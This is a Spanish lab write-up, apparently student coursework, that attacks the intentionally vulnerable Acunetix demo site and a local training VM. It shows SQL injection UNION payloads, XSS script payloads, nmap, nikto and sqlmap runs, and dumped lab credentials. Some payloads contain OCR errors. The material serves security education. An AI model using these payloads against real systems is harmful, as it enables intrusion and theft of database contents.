The screenshot shows a Mozilla Firefox window with the title "artists - Mozilla Firefox". The address bar contains the URL "testphp.vulnweb.com/artists.php?artist=-1 union select 1,UUID(),3". The page content area shows the text "artist: e2027266-e2b2-11e7-9b12-001c4239ab0a" followed by the number "3". On the left, there is a sidebar with various links like "Browse categories", "Your cart", "Signup", etc. At the bottom, there is a footer with links to "About Us", "Privacy Policy", and "Contact Us".


Para saber el directorio base:

```
testphp.vulnweb.com/artists.php?artist=-1 union select 1,@@basedir,3
```

The screenshot shows a Mozilla Firefox window with the title "artists - Mozilla Firefox". The address bar contains the URL "testphp.vulnweb.com/artists.php?artist=-1 union select 1,@@basedir,3". The page content area shows the text "artist: /usr/" followed by the number "3". On the left, there is a sidebar with various links like "Browse categories", "Your cart", "Signup", etc. At the bottom, there is a footer with links to "About Us", "Privacy Policy", and "Contact Us".

Para saber todas las bases de datos que hay:


```
testphp.vulnweb.com/artists.php?artist=-1 union select  
1,group_concat(schema_name),3 from information_schema.schemata
```



The screenshot shows a Mozilla Firefox browser window with the title "artists - Mozilla Firefox". The address bar contains the URL "testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(schema_name),3 from information_schema.schemata". The main content area shows the result of the SQL query: "3". Below this, there is a link "view pictures of the artist" and a link "comment on this artist". On the left side, there is a sidebar with various links such as "search art", "Browse categories", "Your cart", "Signup", "Your profile", "Our guestbook", "AJAX Demo", "Logout", "Links", "Security art", and "Fractal Explorer". At the bottom, there are links for "About Us", "Privacy Policy", and "Contact Us".

Para saber todas las tablas que hay:

```
testphp.vulnweb.com/artists.php?artist=-1 union select  
1,group_concat(table_name),3 from information_schema.tables
```



The screenshot shows a Mozilla Firefox browser window with the title "artists - Mozilla Firefox". The address bar contains the URL "testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(table_name),3 from information_schema.tables". The main content area shows the result of the SQL query: "CHARACTER_SETS,COLLATIONS,COLLATION_CHARACTER_SET_APPLICABILITY,COLUMNS,COLUMN_PRIVILEGES,ENGINES,EVENTS,FILES,GLOBAL_STATUS,GLOBAL_VARIABLES,KEY_COLUMN_US,". Below this, there is a link "view pictures of the artist" and a link "comment on this artist". On the left side, there is a sidebar with various links such as "search art", "Browse categories", "Your cart", "Signup", "Your profile", "Our guestbook", "AJAX Demo", "Logout", "Links", "Security art", and "Fractal Explorer". At the bottom, there are links for "About Us", "Privacy Policy", and "Contact Us".

Para saber todas las columnas que hay:

```
testphp.vulnweb.com/artists.php?artist=-1 union select  
1,group_concat(column_name),3 from information_schema.columns
```

artists - Mozilla Firefox

testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(column_name),3 from information_schema.columns

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories artists | disclaimer | your cart | guestbook | AJAX Demo Logout test

search art [] go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout
Links
Security art
Fractal Explorer

artist:
CHARACTER_SET_NAME,DEFAULT_COLLATE_NAME,DESCRIPTION,MAXLEN,COLLATION_NAME,CHARACTER_SET_NAME,ID,IS_DEFAULT,IS_COMPILED,SORTLEN,COLLATION_NAME,CHARACTER_SE'

3

view pictures of the artist
comment on this artist

About Us Privacy Policy Contact Us ©2006 Acunetix Ltd

En la sección *Categorías*:

Sería similar a la sección *Artists*.

En este caso, tenemos once columnas.

Para saber la base de datos:

```
testphp.vulnweb.com/products.php?cat=-1 union select 1,2,3,4,5,6 ,  
database(),8,9,10,11
```

pictures - Mozilla Firefox

testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,2,3,4,5,6,database(),8,9,10,11

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories artists | disclaimer | your cart | guestbook | AJAX Demo Logout test

search art [] go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout
Links
Security art
Fractal Explorer


11

2
painted by: 9
comment on this picture

About Us Privacy Policy Contact Us ©2006 Acunetix Ltd


Para saber las tablas que hay:

```
testphp.vulnweb.com/products.php?cat=-1 union select  
1,2,3,4,5,6,group_concat(table_name),8,9,10,11 from  
information_schema.tables
```



XSS

En la sección *Search Art*:



The screenshot shows a browser window with two tabs: 'exploit.co.il : Articles...' and 'search - Mozilla Firefox'. The main content area displays a modal dialog box with the text 'Hey' and an 'OK' button. To the right, the browser's developer tools are open, specifically the 'Inspector' tab. It shows the HTML structure of the page, including a script tag at the bottom of the body section that contains the payload <script>alert('Hey')</script>. The developer tools also show a warning message about a form submission in ISO-8859-2 encoding.

En la sección Our Guest Book:

The screenshot shows a browser window with multiple tabs: 'exploit.co.il : Articles...', 'SQL Injection Walkthr...', 'guestbook', 'Login Bypass Using SQL In...', 'The Dark Arts: SQL In...', and 'search - Mozilla Firefox'. The main content area shows a guestbook entry with the name 'test' and the message 'hey'. Below the message, there is a text input field containing the payload <script>alert('Hey')</script>. The browser's address bar shows 'testphp.vulnweb.com/guestbook.php'.

The screenshot shows a browser window with the same tabs as the previous one. The main content area shows the same guestbook entry. However, a new modal dialog box is now displayed, showing the text 'Hey' and an 'OK' button. This indicates that the payload was successfully executed after a page refresh or similar action.

Ejercicio 4

Mapeo y análisis de la aplicación

Primero analizo por encima la aplicación. Exploro sus diferentes secciones. Por empezar por algún sitio, busco algún *input* tipo campo de texto y encuentro uno en la sección *Search*. Pruebo a introducir un valor. Con ayuda de BurpSuite miro las cabeceras de la petición y la respuesta.

The screenshot shows the Burp Suite interface. At the top, the title bar reads "Burp Suite Free Edition v1.7.26 - Temporary Project". Below it is a menu bar with "Burp", "Intruder", "Repeater", "Window", and "Help". A toolbar below the menu contains buttons for "Target", "Proxy", "Spider", "Scanner", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Project options", "User options", and "Alerts". The "Intercept" button is highlighted, indicating it is active. Below the toolbar is a "Filter: Hiding CSS, image and general binary content" input field. The main pane displays a table of captured requests:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
1	http://10.0.2.10	POST	/results.php	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	200	3489	HTML	php

Below the table, there are tabs for "Original request", "Edited request", and "Response". The "Response" tab is selected, showing the raw HTTP response and its content. The response content is as follows:

```
HTTP/1.1 200 OK
Date: Sun, 17 Dec 2017 20:48:13 GMT
Server: Apache/2.2.14 (Ubuntu)
X-Powered-By: PHP/5.3.2-lubuntu4.5
Vary: Accept-Encoding
Content-Length: 3276
Connection: close
Content-Type: text/html

<html><head>
<title>exploit.co.il : Articles : Tutorials : Reviews : Videos</title>
<meta name="description" content="exploit.co.il exploits and 0day exploits database">
<meta name="keywords" content="exploits code, exploit code, exploits, 0-day, 0day, 0days, exploit, zero day, poc, exploit, local exploits, remote exploits, root exploits, windows, linux, new exploits, latest exploits, shellcode, Zero-day, zeroday, security articles, ezines, zines, security papers">
<link type="text/css" rel="stylesheet" href="exploit.css">
<link rel="Shortcut Icon" href="favicon.ico" type="image/x-icon"></head>
<body dir="ltr" alink="#00ffff" background="dot.gif" bgcolor="#000000" link="#00c000" text="#008000" vlink="#00c000">
<center>

<table border="0">
<tr>
<td nowrap="nowrap">


<b>[ <a href="index.php" target=_self>Home</a> ]</b>
    <b>[ <a href="news.php" target=_self>News</a> ]</b>
    <b>[ <a href="articles.php" target=_self>Articles/Tutorials</a> ]</b>
    <b>[ <a href="videos.php" target=_self>Videos</a> ]</b>
    <b>[ <a href="downloads.php" target=_self>Downloads</a> ]</b>
    <b>[ <a href="search.php" target=_self>Search</a> ]</b>


```

At the bottom of the response pane, there are search and navigation buttons, and a search bar with the placeholder "Type a search term" and a count of "0 matches".

Como podemos ver, se trata de un servidor Apache sobre Ubuntu y utiliza PHP.

También paso nmap para obtener información del servidor, aunque ya la haya visto en las cabeceras.



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -sV 10.0.2.10

Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-17 16:00 EST
Nmap scan report for 10.0.2.10
Host is up (0.00012s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.14 ((Ubuntu))
MAC Address: 08:00:27:55:6D:9B (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.54 seconds
root@kali:~#
```

Vemos que tiene SSH y Apache sobre Ubuntu.

Detección de vulnerabilidades

Con la herramienta Nikto escaneamos el servidor en busca de cosas interesantes. Vemos, por ejemplo, un directorio llamada /database/, /admin/, /phpmyadmin/, etc.

```

File Edit View Search Terminal Help
root@kali:~# nikto -h 10.0.2.10
Nikto v2.1.6
-----
+ Target IP:      10.0.2.10
+ Target Hostname: 10.0.2.10
+ Target Port:    80
+ Start Date:   2017-12-17 16:04:25 (GMT-5)
+ Threads:        4
+ Server:        Apache/2.2.14 (Ubuntu)
+ Retried header: X-powered-by header: PHP/5.3.2-1ubuntu4.5
+ The anti-clickjacking X-Frame-Options header is not present.
+ The anti-XSS Protection header is not present. This header can hint to the user agent to protect against some forms of XSS
+ The X-content-Type-Options header is not set, this could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Server leaks inodes via ETAGs, header found via file /favicon.ico, inode: 143532, size: 9662, mtime: Fri Aug 21 05:10:02 2009
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc9d15. The following alternatives for 'index' were found
d: index.php
+ Index file found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: IIS may reveal its internal or real IP in the Location header via a request to the /images directory. The value is "http://127.0.1.1/images/".
+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ /news/News.mdb: Web Wiz Site News release v3.06 admin password database is available and unencrypted.
+ /admin/config.php: PHP Config file may contain database IDs and passwords.
+ /config/config.php: Configuration file may contain database IDs and passwords.
+ /config/config.php: Configuration information may be available remotely.
+ OSVDB-12184: /?PHPPEB8F2A0_3C92_11d_A3A9_4C7B0B0C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?PHPPE560F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?PHPPE560F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?PHPPE560F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /config/config.txt: This might be interesting...
+ OSVDB-3092: /downloads/: This might be interesting...
+ OSVDB-3092: /news/: This might be interesting...
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3093: /admin/index.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3248: /database/: Directory indexing found.
+ OSVDB-3248: /database/Directory Indexing found.
+ OSVDB-3093: /database/: Databases? Really?
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
+ OSVDB-3268: /icons/README: README default file found.
+ /config/config.txt: Configuration file found.
+ /config/readme.txt: Readme file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ 8481 requests: 0 errors(s) and 36 item(s) reported on remote host
+ End Time:       2017-12-17 16:05:01 (GMT-5) (36 seconds)
+-----+
+ 1 host(s) tested
root@kali:~#

```

Dentro de la sección News, si pulsas en una noticia, se ve en la URL una estructura del tipo

* .php?variable=123, por lo que paso la URL por SQLMap para ver si es vulnerable a una inyección SQL. El resultado es que es vulnerable.

```

File Edit View Search Terminal Help
[*] starting at 19:45:17
[19:45:17] [INFO] flushing session file
[19:45:18] [INFO] testing connection to the target URL
[19:45:18] [INFO] heuristics detected web page charset 'ISO-8859-2'
[19:45:18] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[19:45:18] [INFO] testing if the target URL is stable
[19:45:18] [INFO] target URL is stable
[19:45:19] [INFO] GET parameter 'id' is dynamic
[19:45:19] [INFO] confirming that GET parameter 'id' is dynamic
[19:45:19] [INFO] GET parameter 'id' is dynamic
[19:45:19] [INFO] heuristics detected web page charset 'ascii'
[19:45:19] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[19:45:19] [INFO] testing for SQL injection on GET parameter 'id'
[19:45:19] [INFO] confirming that GET parameter 'id' is injectable with --string="be"
[19:45:19] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause'
[19:45:19] [INFO] heuristics (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[19:45:30] [INFO] testing Generic UNION query (NULL) - 1 to 20 columns
[19:45:30] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[19:45:30] [INFO] ORDER BY technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[19:45:30] [INFO] target URL appears to have 7 columns
[19:45:30] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
[19:45:30] [WARNING] MySQL is identified as the back-end DBMS. MySQL is known to have a bug in its UNION query injection (CONCAT) function. If you are using MySQL as your back-end DBMS, you should consider using the 'OR 1=1' technique instead of the standard UNION query injection technique. MySQL is identified as the back-end DBMS. MySQL is known to have a bug in its UNION query injection (CONCAT) function. If you are using MySQL as your back-end DBMS, you should consider using the 'OR 1=1' technique instead of the standard UNION query injection technique.
GET parameter 'id' is vulnerable. Do you want to skip testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 44 HTTP(s) requests:
...
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 9408=9408 AND 'DITS'=DITS


  Type: UNION query
  Title: Generic UNION query (NULL) - 7 columns
  Payload: id=-9986' UNION ALL SELECT NULL,NUL,CONCAT(0x7178717171,0x7558414e7a586152496d7754775346494a4c59484f4d4e6b457165524277486b4e4e6544794e4242,0x717a627071),NULL,NULL,NULL-- Rltz

[19:45:38] [INFO] testing MySQL
[19:45:38] [INFO] confirming MySQL
[19:45:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0.0
[19:45:38] [INFO] Fetched data logged to text files under '/root/sqlmap/output/10.0.2.10'
[*] shutting down at 19:45:38
root@kali:~#

```

Explotación de vulnerabilidades web

Probamos a meternos en el directorio /database/ que nos ha descubierto Nikto:



Index of /database

Name	Last modified	Size	Description
Parent Directory		-	
exploit.sql	24-Sep-2010 08:20	53K	

Apache/2.2.14 (Ubuntu) Server at 10.0.2.10 Port 80

```

Mozilla Firefox
http://10.0.2.10/exploit.sql

Mozilla Firefox
10.0.2.10/database/exploit.sql

Most Visited ▾ Offensive Security ▾ Kali Linux ▾ Kali Docs ▾ Kali Tools ▾ Exploit-DB ▾ Aircrack-ng ▾ Kali Forums ▾ NetHunter ▾ Getting Started
(3, 'Exploit DB', 'http://www.exploit-db.com/'),
(4, 'Offensive Security', 'http://www.offensive-security.com/'),
(5, 'Security Tube', 'http://www.securitytube.net/');

-- Table structure for table `members`
--

CREATE TABLE IF NOT EXISTS `members` (
  `id` int(4) NOT NULL AUTO_INCREMENT,
  `username` varchar(65) NOT NULL DEFAULT '',
  `password` varchar(65) NOT NULL DEFAULT '',
  PRIMARY KEY (`id`)
) ENGINE=MyISAM DEFAULT CHARSET=latin1 AUTO_INCREMENT=4 ;

-- Dumping data for table `members`

INSERT INTO `members` (`id`, `username`, `password`) VALUES
(1, 'admin', 'P@ssw0rd!'),
(2, 'root', '1nq2ws'), [REDACTED]
(3, 'editor', 'qlw2e34');

-- Table structure for table `news`
--

CREATE TABLE IF NOT EXISTS `news` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `date` date NOT NULL,
  `description` text NOT NULL,
  `author` text NOT NULL,
  `source` text NOT NULL,
  `style` text NOT NULL,
  `content` text NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM DEFAULT CHARSET=latin1 AUTO_INCREMENT=7 ;

-- Dumping data for table `news`
```

Explotamos la vulnerabilidad que nos había detectado SQLMap. Queremos tener un dump de la base de datos exploit, de la tabla members, que contiene los usuarios y sus contraseñas. Esta tabla es la misma que hemos visto que está **accesible** desde la web entrando en el directorio /database/.

Bases de datos:

```

root@kali: ~
File Edit View Search Terminal Help
[17:17:19] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[17:17:19] [INFO] testing for SQL injection on GET parameter 'id'
[17:17:20] [INFO] heuristics detected web page charset 'ISO-8859-2'
[17:17:20] [INFO] GET parameter 'id' to be 'AND boolean-based blind - WHERE or HAVING clause'
[17:17:20] [INFO] heuristic (extended) test shows that the back-end DBMS could be MySQL
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[17:17:39] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[17:17:39] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[17:17:39] [INFO] UNION BY technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection tech
[17:17:39] [INFO] target URL appears to have 7 columns in query
[17:17:40] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
[17:17:40] [WARNING] applying generic concatenation (CONCAT)
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 47 HTTP(s) requests:
---

Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id='1 AND 6846=6846 AND 'Xehb'='Xehb

  Type: UNION query
  Title: Generic UNION query (NULL) - 7 columns
  Payload: id=6950' UNION ALL SELECT NULL,NULL,CONCAT(0x71b626271,0x4a596d744d706b6e4d4a5055250644b507a6a445270636d5679465a496a6a64637251486c414d76,0x7162767a71),NULL,NULL,NULL-- vqkr

[17:17:40] [INFO] testing MySQL
[17:17:40] [INFO] the back-end DBMS is MySQL
[17:17:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0.0
[17:17:40] [INFO] fetching database names
[17:17:40] [INFO] the SQL query used returns 4 entries
[17:17:40] [INFO] retrieved: information_schema
[17:17:50] [INFO] retrieved: exploit
[17:17:50] [INFO] retrieved: mysql
[17:17:50] [INFO] retrieved: phonyadmin
available databases [4]:
[*] exploit
[*] information_schema
[*] mysql
[*] phonyadmin
[17:17:50] [INFO] fetched data logged to text files under '/root/sqlmap/output/10.0.2.10'
[*] shutting down at 17:17:50
root@kali: ~

```

Tablas dentro de la base de datos exploit:

```

root@kali: ~
File Edit View Search Terminal Help
[*] starting at 17:18:35
[17:18:35] [INFO] resuming back-end DBMS 'mysql'
[17:18:35] [INFO] testing connection to the target URL
[17:18:35] [INFO] heuristics detected web page charset 'ISO-8859-2'
sqlmap resumed the following injection point(s) from stored session:
---

Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id='1 AND 6846=6846 AND 'Xehb'='Xehb

  Type: UNION query
  Title: Generic UNION query (NULL) - 7 columns
  Payload: id=6950' UNION ALL SELECT NULL,NULL,CONCAT(0x71b626271,0x4a596d744d706b6e4d4a5055250644b507a6a445270636d5679465a496a6a64637251486c414d76,0x7162767a71),NULL,NULL,NULL-- vqkr

[17:18:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5
[17:18:35] [INFO] fetching tables for database 'exploit'
[17:18:35] [INFO] the SQL query used returns 8 entries
[17:18:35] [INFO] retrieved: articles
[17:18:35] [INFO] retrieved: authors
[17:18:35] [INFO] retrieved: category
[17:18:35] [INFO] retrieved: downloads
[17:18:36] [INFO] retrieved: links
[17:18:36] [INFO] retrieved: members
[17:18:36] [INFO] retrieved: news
[17:18:36] [INFO] retrieved: videos
Database: exploit
[8 tables]
+-----+
| articles |
| authors |
| category |
| downloads |
